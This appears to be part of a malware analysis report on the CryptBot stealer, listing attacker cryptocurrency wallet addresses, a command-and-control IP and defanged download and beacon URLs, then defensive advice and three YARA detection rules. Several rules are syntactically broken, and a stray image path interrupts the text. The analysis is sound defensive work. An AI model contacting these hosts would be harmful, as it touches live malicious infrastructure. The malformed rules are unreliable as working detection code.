“0x9876A5bc27ff511bF5dA8f58c8F93281E5BD1f21”

“bc1qgvs5jxqqzd68f9u0y5g3xekyeuppnzc8ws5xht”,

“19rxWcjug44Xft1T1Ai11ptDZr94wEdRTz”,

“3J4u4wbwseKXExKC8EdvABkLwXn1gmFdfs”


“rHnvqST17xvqhuFkhF1XAL8DMg2EwU5yP7”

“LcW5MfbLwHayuHRL2jJeQN8AXGWC4Bv6Xk”

“43LKVsDuqiDVhxkWwkkyCW2K4J2DrbmH55Rk8qj44JmBTkExo2qRGNceNtMUpnLSZhcKRWHTyNXKjGSPBXRigki35UCYPFP”

“t1Uczn845Pvs36iKUc3BZ4qY7oMc2nRoW2Z”

Network Analysis



It sends a request to port 88.99.66.31, but Retransmission returns because the servers are down.

http://g-partners[.]top/dlc/distribution[.]php?pub=mixinte

http://g-partners[.]top/stats/remember[.]php?pub=mixinte&user

http://otiasc01[.]top/download[.]php ?file=lv. Exe

```
L"GET", ecx:L"/stats/remember.php?pub=mixinte&user=      "

L"/stats/remember.php?pub=mixinte&user=      "

L"GET", ecx:L"/stats/remember.php?pub=mixinte&user=      "
L"GET"
```

```
:"g-partners.top/dlc/distribution.php?pub=mixinte"

:"g-partners.top/dlc/distribution.php?pub=mixinte"
```

SOLUTION PROPOSALS

- Incoming e-mails should be read carefully or suspicious about e-mails and URLs from unknown sources and files should not be opened without a full scan in attachments.

- All installed software and operating system should be kept up to date.

-Users should be aware of phishing schemes and should be trained on how to manage these attacks.

-The network movements of the processes running on the system should be examined.

-Anti-malware software should be used, such as antivirus or any endpoint protection software.

-Be careful when downloading an application, licensed applications should be preferred.

Nxinf8kuks.exe YARA RULE

```
import “hash”
 rule CryptBot
{
 meta:
author=”Kerime Gencay”
description=”CryptBot”
first_date=”27.06.2021”
report_date=”25.07.2021”
file_name=” nxinf8kuks.exe”

  strings:
 $text_a=”00909689773.exe”
 $text_b=”1BEF0A57BE110FD467A”
 $text_c=”79331032056.exe”

    Condition:
Hash.md5(0,filesize)==” 663FDF847D6B11308415FF86EBFFC275” or all of them
}
```

0099689773.exe Yara Rule

```
import “hash”
 rule CryptBot
{
 meta:
author=”Kerime Gencay”
description=”CryptBot”
first_date=”27.06.2021”
report_date=”25.07.2021”
file_name=” 00909689773.exe”

strings
  $text_a=” MckYLbaLjxJrwW.zip”
  $text_b=” NIsPPCaAe.zip”
  $text_c=”88.99.66.31”
  $text_d=” LYOJYcHURFYk”
  $text_e=”_Files”
  $text_f=”files_”
Condition:
Hash.md5(0,filesize)==” 610FE925494BD7F87858672C17F7D917” or all of them

 }
```

lv.exe Yara Rule

```
import “hash”
 rule CryptBot
{
 meta:
author=”Kerime Gencay”
description=”CryptBot”
first_date=”27.06.2021”
report_date=”25.07.2021”
file_name=” lv.exe” strings:
  text_a=”0x9876A5bc27ff511bF5dA8f58c8F93281E5BD1f21”
  text_b=” bc1qgvs5jxqqzd68f9u0y5g3xekyeuppnzc8ws5xht”
  text_c=”vpn.exe”
  text_d=”4.exe”
  text_e=” nsDialogs.dll”
  text_f=”UserInfo.dll”
  text_g=”
   Condition:Hash.md5(0,filesize)==”1CA90B66B79DF8576C3D35BFAD0F33FA” or all of them
}
```

Kerime Gencay

https://www.linkedin.com/in/kerimegencay